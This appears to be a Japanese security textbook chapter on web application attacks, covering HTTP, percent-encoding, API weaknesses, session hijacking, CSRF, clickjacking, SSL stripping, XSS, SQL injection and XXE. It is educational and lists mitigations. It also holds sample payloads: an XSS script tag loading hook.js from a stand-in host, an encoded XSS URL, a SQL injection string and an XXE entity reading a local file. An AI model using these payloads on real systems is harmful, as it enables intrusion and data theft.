URL分析の一環として、HTTPがどのように機能するかを理解することが重要です。HTTPセッションは、クライアント（Webブラウザなどのユーザーエージェント）がHTTPサーバーにリクエストを行うことから始まります。この接続はTCP接続を確立します。このTCP接続を複数のリクエストのために使用することができます。または、クライアントが新しいTCP接続を始めて異なるリクエストをすることもできます。通常、リクエストはメソッド、リソース（URLパスなど）、バージョン番号、ヘッダー、および本体から構成されています。主要なメソッドはGETで、リソースを取得するために使われます。その他のメソッドには次のものがあります。

- POST—リクエストされたリソースによる処理のために、サーバーにデータを送信します。
- PUT—リソースを作成するか置き換えます。DELETEは、リソースを消去するために使われます。
- HEAD—（ボディではなく）リソースのみのヘッダーを取得します。

データをサーバーに送信するには、POSTメソッド、またはPUTメソッドとHTTPのヘッダーおよびボディを用いるか、リソースへのアクセスに使われるURL内のデータをエンコードします。URLを介して送信されるデータは?文字によって区切られ、リソースのパスの後に続きます。通常、クエリのパラメータは1つまたは複数のname=valueのペアとしてフォーマットされ、各ペアはアンパサンドで区切られます。またURLには、#で区切られたフラグメントやアンカーIDを含めることができます。フラグメントはWebサーバーでは処理されません。アンカーIDはページのセクションを参照するためのものですが、これを悪用してJavaScriptを注入することができます。

サーバーレスポンスは、バージョン番号、ステータスコード、メッセージ、ヘッダー（任意）、メッセージボディで構成されます。HTTPレスポンスコードは、クライアントがURLをリクエストした時にサーバーが返すヘッダーの値で、「OK」を表す200や「Not Found」を表わす404などがあります。

パーセントエンコーディング

URLには、ASCII文字セットの非予約文字と予約文字のみを含めることができます。予約されたASCII文字は、URL構文内の区切り文字として使用され、これらの目的のためにのみエンコードされていない状態で使用する必要があります。予約文字は次のとおりです。

```
: / ? # [ ] @ ! $ & ' ( ) * + , ; =
```

また、URLに使用できない安全でない文字もあります。null終端文字列、キャリッジリターン、ラインフィード、エンドオブファイル、タブなどの制御文字は安全ではありません。**パーセントエンコーディング**は、ユーザーエージェントがあらゆる安全な文字、または安全でない文字（もしくはバイナリデータ）をURLに組み込んでサーバーに送信できるようにします。その正当な使用方法は、URL構文の一部でないときにURL内で予約文字をエンコードすることと、Unicode文字を送信することです。パーセントエンコーディングは、URLの性質を難解にし（予約されていない文字をエンコードする）、悪意のある入力を送信するために悪用される可能性があります。パーセントエンコーディングは、サーバーアプリケーションがデコーディングを行う際の脆弱性を悪用することができます。そのため、パーセントエンコーディングを予期しない形で、または過度に使用しているURLの取り扱いには注意が必要です。文字コードの完全なリストとしてW3 Schools (w3schools.com/tags/ref_urlencode.asp)などのリソースを使用することができますが、エクスプロイトに最も広く使用されている文字を知ることが役立ちます。

文字	パーセントエンコーディング
null	%00
スペース	%20
CR（キャリッジリターン）	%0D
LF（ラインフィード）	%0A
+	%2B
%	%25
/	%2F
\	%5C
.	%2E
?	%3F
"	%22
'	%27
<	%3C

文字	パーセントエンコーディング
>	%3E
&	%26
	%7C

アプリケーションプログラミングインターフェイス(API)攻撃

WebアプリケーションやクラウドサービスにはAPI (Application Program Interfaces)が実装され、使用者がサービスを自動化できるようにしています。APIコールは、次のような一般的なURLフォーマットを用います。

```
https://webapp.foo/?Action=RunInstance&Id=123&Count=1&InstanceAccessKey=MyInstanceAccessKey&Placement=us-east&MyAuthorizationToken
```

APIが安全でなければ脅威アクターは容易にそれを利用し、Webアプリケーションに保存されているサービスやデータを侵害できます。APIは暗号化されたチャネル(HTTPS)を通じてのみ用いなければなりません。平文のHTTPを通じたAPIコールは安全でなく、サードパーティによるなりすましや改変が簡単にできます。APIに対するその他の一般的な攻撃の中には、次に挙げる弱点や脆弱性を標的にしたものもあります。


- 脅威アクターがAPI鍵を見つけると、その鍵に許可されたあらゆるアクションを行えるようになる、効果的でない秘密管理。
- 脅威アクターが任意のパラメータをAPIメソッドおよびクエリに挿入できるようにする、入力検証の欠如。これは、サニタイズされていない入力の許可とよく呼ばれます。
- 潜在的な脅威アクターに手がかりを与えるエラーメッセージ。一例を挙げると、無効なパスワードのせいで有効なユーザー名が拒否されたのかどうかが、認証エラーによって明かされてしまいません。エラーは単に、認証の失敗だけを示すべきです。
- 偽の呼び出しでAPIを攻撃することによる、サービス拒否 (Denial of service : DoS)。この攻撃に対する保護は、絞り込み/レート制限メカニズムを通じてもたらされます。

リプレイ攻撃

セッション管理により、Webアプリケーションは多数の異なるアクションやリクエストから、あるユーザーを一意に区別できます。セッション管理はユーザー認証で特に重要となります。アカウントの整合性と、そのアカウントに関連するデータの機密性を確認することが求められるからです。セッション管理はさまざまな種類のリプレイ攻撃に対してしばしば脆弱です。通常、サーバーはセッションを確立するにあたり、クライアントにある種のトークンを提供します。リプレイ攻撃は、トークンの値をスニッフィングまたは推測し、それを送信して、セッションを不正に再確立することで行われます。

名目上、HTTPはステートレス（状態のない）プロトコルであり、これは、サーバーがクライアント情報を保持しないことを意味しますが、ステートフル（状態を表す）データを保持するためにCookieなどのメカニズムが開発されました。サーバーがCookieデータを含むHTTPレスポンスヘッダーを送信すると、Cookieが生成されます。Cookieには名前と値に加え、オプションとしてセキュリティと有効期限の属性があります。通常、クライアントによって送信されるその後のリクエストヘッダーはCookieを含みます。Cookieには非永続的（またはセッション）Cookieと永続的Cookieがあります。非永続的Cookieはメモリ内に保存され、ブラウザインスタンスが閉じると削除されますが、永続的Cookieは、ユーザーが削除するか、定義された有効期限が終了するまで、ブラウザキャッシュ内に保存されます。

機密情報の保存にCookieが使われる場合、WebアプリケーションはCookieをクライアントに送信する前にそれを暗号化する必要があります。TLSを使用する場合、Cookie内の情報は、送信中は安全ですが、個々に暗号化しない限りクライアントのコンピューター上に平文として残ります。値は、アプリケーションが構文解析に用いるフォーマットと構造に関係なく、URLセーフでエンコードされた文字列にできます。



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JAR	2020-08-10-08	.google.com	/	Wed, 09 Sep 2020 08:00:00 UTC	19	false	true	None	Mon, 10 Aug 2020
ANID	AHWqTUmvmn...	.google.com	/	Mon, 07 Sep 2020 10:00:00 UTC	68	true	true	None	Mon, 10 Aug 2020
CONSENT	WP.289d70	.google.com	/	Fri, 01 Jan 2038 00:00:00 UTC	16	false	false	None	Mon, 10 Aug 2020
NID	204=DIUFWTrn8...	.google.com	/	Tue, 09 Feb 2021 08:00:00 UTC	178	true	true	None	Mon, 10 Aug 2020

FirefoxブラウザのInspectorツールを使用して、Googleのホームページが設定したCookieを閲覧する。これらのCookieは認証のために使用されるだけでなく、ユーザーが以前にそのサイトを訪れたことがあるかどうかをトラッキングします。CONSENT Cookieは、ユーザーが利用規約および条件に同意したかどうかをトラッキングします。


セッションハイジャックとクロスサイトリクエストフォージェリ

Webアプリケーションのコンテキストにおいて、セッションハイジャックはほとんどの場合、何らかの方法でCookieを再利用することを意味します。脅威アクターはネットワークのトロフィックをスニッフィングすることで、公共のWi-Fiホットスポットといった安全でないネットワークを介して送られるセッションCookieを取得します。Cookieのハイジャックに対抗するには、送信中のCookieを暗号化する、セッション終了時にクライアントのブラウザキャッシュからCookieを削除する、アプリケーションとクライアントのブラウザ間で新しいセッションが開始するたびに新しいCookieを送信するようWebアプリを設計するといった対策が有効です。

これに対し、セッション予測攻撃は、セッショントークンの生成における脆弱性の識別に焦点を当てており、脅威アクターは将来の有効なセッション値を推定することができます。脅威アクターがセッショントークンを推定できた場合、現時点では確立されていないセッションを制御できるようになります。セッショントークンは推定不可能なアルゴリズムを用いて生成される必要があります。また、セッションクライアントに関する情報を漏洩することがあってはなりません。加えて、適切なセッション管理により、アプリはセッションの有効期限を制限し、一定時間の経過後に再認証を要求するようになります。

クロスサイトリクエストフォージェリ

クライアントサイドまたはクロスサイトリクエストフォージェリ (CSRFまたはXSRF) は、ユーザーを認証しセッションを追跡するためにCookieを使用するアプリケーションを悪用することができます。脅威アクターは被害者に対し、標的となるサイトでセッションを開始させなければなりません。次に脅威アクターは、パスワードや電子メールアドレスの変更など、標的となるサイト上のアクションを偽装するHTTPリクエストを、被害者のブラウザに送信します。このリクエストはいくつかの方法で偽装することができ、したがって被害者が必ずしもリンクをクリックせずとも実行されます。標的となるサイトは、有効なセッションCookieが存在し、脅威アクターの入力に対して追加の認可プロセスを完了してないために、ブラウザが認証されていると想定する場合、(あるいは、脅威アクターによる認証の偽装が可能な場合)、この入力を本物として受け入れます。これは、混乱した代理攻撃とも呼ばれます(ユーザーとユーザーのブラウザが必ずしも同じものではないことがポイントです)。



クロスサイトリクエストフォージェリの例。(画像提供: © 123RF.com)

クリックジャッキング

クリックジャッキングとは、何らかのログインページやフォームを持つWebアプリケーションであるとユーザーが見なし、信頼しているものに、脅威アクターがユーザーの入力を傍受ないしリダイレクトするのを可能にする悪意あるレイヤーや目に見えないiFrameを含める攻撃です。クリックジャッキングは、脅威アクターが任意のコードをスクリプトとして実行するのを可能にする、あらゆるタイプの侵害を用いて行われます。クリックジャッキングは、異なる出所（ドメイン）のフレームを開かないようブラウザに指示するHTTPレスポンスヘッダーを用いることで、およびページ内のボタンや入力ボックスを必ず最上位のレイヤーに位置させることで軽減できます。

SSLストリップ

Secure Sockets Layer (SSL)ストリップ攻撃は、Webサイトに接続しようとしているローカルネットワーク上のクライアントに対して行われます。まず脅威アクターは、ARPポイズニングを介したMan-in-the-Middle (中間者) 攻撃を実行することで、デフォルトゲートウェイとして偽装します。クライアントが安全でない方法でHTTPSサイトにリダイレクトするHTTPサイトにリクエストを行うと、sslstripユーティリティ (tools.kali.org/information-gathering/sslstrip)はそのリクエストとレスポンスをプロキシし、暗号化されていないログインフォームを持つHTTPサイトにクライアントを誘導します。ユーザーが認証情報を入力すると、それらは脅威アクターに捕捉されます。各サイトは、ブラウザが保持するHTTP Strict Transport Security (HSTS)リストを用いることで、クライアントが最初にHTTPをリクエストするのを防ぐことができます。

クロスサイトスクリピティング

Webアプリケーションはスクリプトに依存しており、最近のWebサイトのほとんどは、静的なWebページというよりWebアプリケーションになっています。ユーザーがスクリプトを無効化した場合、利用可能なサイトはほとんどありません。**クロスサイトスクリピティング(XSS)**攻撃は、ユーザーが訪れたサイトからのようなスクリプトを、ブラウザは信頼しがちである、という事実を悪用しています。XSSは、信頼できるサイトの一部のように見える、悪意のあるスクリプトを挿入します。非永続的なXSS攻撃は次のように進行します。

1. 信頼できるサイトの入力検証に関する脆弱性を、脅威アクターが突き止める。

2. 脅威アクターがURLを偽造し、信頼できるサイトにコードインジェクションを行う。これは、脅威アクターのサイトから信頼できるサイトへのリンクに、または電子メールメッセージ内のリンクにコード化される可能性があります。
3. ユーザーがこのリンクをクリックすると、信頼できるサイトが、脅威アクターによって挿入された悪意のあるコードを含むページを返す。ブラウザは、そのサイトによるスクリプトの実行を許可するように構成されている可能性が高いので、悪意のあるコードが実行されます。

悪意のあるコードは、(あらゆる種類の任意のHTMLコードを追加することで) 信頼できるサイトを改変したり、ユーザーのCookieからデータを盗んだり、フォームに入力される情報の傍受を試みたり、リクエストフォージェリ攻撃を実行したり、マルウェアのインストールを試みたりするのに使われます。重要なポイントは、信頼できるサイトと同じ権限レベルで、クライアントのブラウザで悪意のあるコードが実行されることです。

悪意のある入力が偽造リンクからのものである攻撃は、反射型または非永続的XSS攻撃です。格納型/永続的XSS攻撃は、信頼できるサイトが使用するバックエンドデータベース、もしくはコンテンツ管理システムにコードを挿入するのが目的です。例えば、脅威アクターはメッセージに悪意のあるスクリプトを埋め込み、それを掲示板に投稿するかもしれません。他のユーザーがそのメッセージを表示すると、悪意のあるスクリプトが実行されます。例えば、入力のサニタイズが行われていない場合、脅威アクターは次のような入力を新規投稿のテキストフィールドに行なうことがあります。

```
Check out this amazing <a href="https://trusted.foo">website</a><script src="https://badsite.foo/hook.js"></script>.
```

この投稿を表示したユーザーは、悪意のあるスクリプトhook.jsを自分のブラウザ内で実行することになります。

第3のタイプのXSS攻撃は、クライアントサイドのスクリプトの脆弱性を悪用します。多くの場合、このようなスクリプトは**DOM (Document Object Model)**を使用することで、Webページのコンテンツやレイアウトを改変します。一例を挙げると、“document.write”メソッドによって、ページが何らかのユーザー入力を受け取り、それに従ってページを改変します。クライアントサイドにおけるスクリプトのエクスプロイトは、次のように機能します。

1. 信頼できるサイトの入力検証に関する脆弱性を、脅威アクターが突き止める。例えば、掲示板は入力テキストボックスのユーザー名を受け取り、それをヘッダーに表示させるかもしれません。

```
https://trusted.foo/messages?user=james
```

2. 脅威アクターがURLを偽造し、サーバーが返すスクリプトのパラメータを次のように改変する。

```
https://trusted.foo/messages?user=James%3Cscript%20src%3D%22https%3A%2F%2Fbadsite.foo%2Fhook.js%22%3E%3C%2Fscript%3E
```

3. 正当なDOMスクリプトが埋め込まれているものの、次のようなパラメータを含むページをサーバーが返す。

```
James<script src="https://badsite.foo/hook.js"></script>
```

4. ブラウザがDOMを使い、ヘッダーにテキスト“James”を追加してページを表示させるが、同時にhook.jsスクリプトを実行する。

SQLインジェクション攻撃

セッションリプレイ、CSRF、DOMベースXSSといった攻撃は、クライアントサイドの攻撃です。これはつまり、ブラウザ上で任意のコードを実行することを意味します。**サーバーサイド**の攻撃は、アプリケーション設計で許可していない方法により、サーバーで何らかの処理や、スクリプトまたはクエリを実行します。ほとんどのサーバーサイド攻撃は、何らかのインジェクション攻撃に依存しています。

オーバーフロー攻撃がプロセスのメモリ管理方法に対して機能するのに対して、インジェクション攻撃はアプリケーションがリクエストやクエリーを処理する際の安全でない方法を悪用します。一例を挙げると、アプリケーションはユーザーに対し、データベースクエリでユーザーのプロフィールを表示させることを許可しますが、そのクエリはユーザーのプロフィール1つに対して1つのレコードを返すはずです。インジェクション攻撃に対して脆弱なアプリケーションは、脅威アクターが全ユーザーのレコードを返したり、レコードのフィールドを読み取ることしかできないはずなのに変更できたりします。

多くの場合、WebアプリケーションはSQL (Structured Query Language)を用いてデータベースの情報の読み取りと書き込みを行います。データの選択(SELECT)、データの挿入(INSERT)、データの削除(DELETE)、データの更新(UPDATE)といったデータベースの主要機能は、SQLステートメントによって実行されます。SQLインジェクション攻撃において、脅威アクターはこれら4つの基本機能を使い、アプリが受け入れる入力にコードを追加して、脅威アクターのSQLクエリやパラメータを実行させます。それが成功すると、脅威アクターはデータベースから情報抽出や情報の挿入、あるいはデータベースアプリケーションと同じ特権を用いて、リモートシステムでの任意のコードを実行といったことが行えるようになります(owasp.org/www-community/attacks/SQL_Injection)。

例として、名前を入力として受け付けるWebフォームを考えてみましょう。ユーザーが「Bob」と入力すると、アプリケーションは次のクエリを実行します。

```
SELECT * FROM tbl_user WHERE username = 'Bob'
```

脅威アクターが文字列' or 1=1#を入力し、この入力がサニタイズされないとすると、次の悪意あるクエリが実行されます。

```
SELECT * FROM tbl_user WHERE username = ' ' or 1=1--#
```

1=1という論理ステートメントは常に真であり、また文字列--#はステートメントの残りの部分をコメントに変え、Webアプリケーションがこの改変されたバージョンを構文解析し、全ユーザーのリストをダンプさせる可能性を高めます。

XMLおよびLDAPインジェクション攻撃

インジェクション攻撃は、アプリケーションがユーザーの入力を受け付け、クエリ、フィルター、またはドキュメントを構築する、その他種類のプロトコルを標的にすることができます。

XMLインジェクション

XML (Extensible Markup Language)は、認証や認可、および他のタイプのデータの交換やアップロードのために、アプリケーションによって使用されます。暗号化や入力検証が行われないままXMLを介して送信されたデータは、スプーフィング、リクエストフォージェリ、および任意のデータやコードのインジェクションに対して脆弱です。一例を挙げると、XML External Entity (XXE)攻撃は、ローカルリソースへのリクエストを埋め込みます([owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](http://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing))。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY bar
SYSTEM "file:///etc/config"> ]>
<bar>&bar;</bar>
```

これは、ローカルファイルパスを参照する、barという名のエンティティを定義します。攻撃が成功すると、/etc/configのコンテンツがレスポンスの一部として返されます。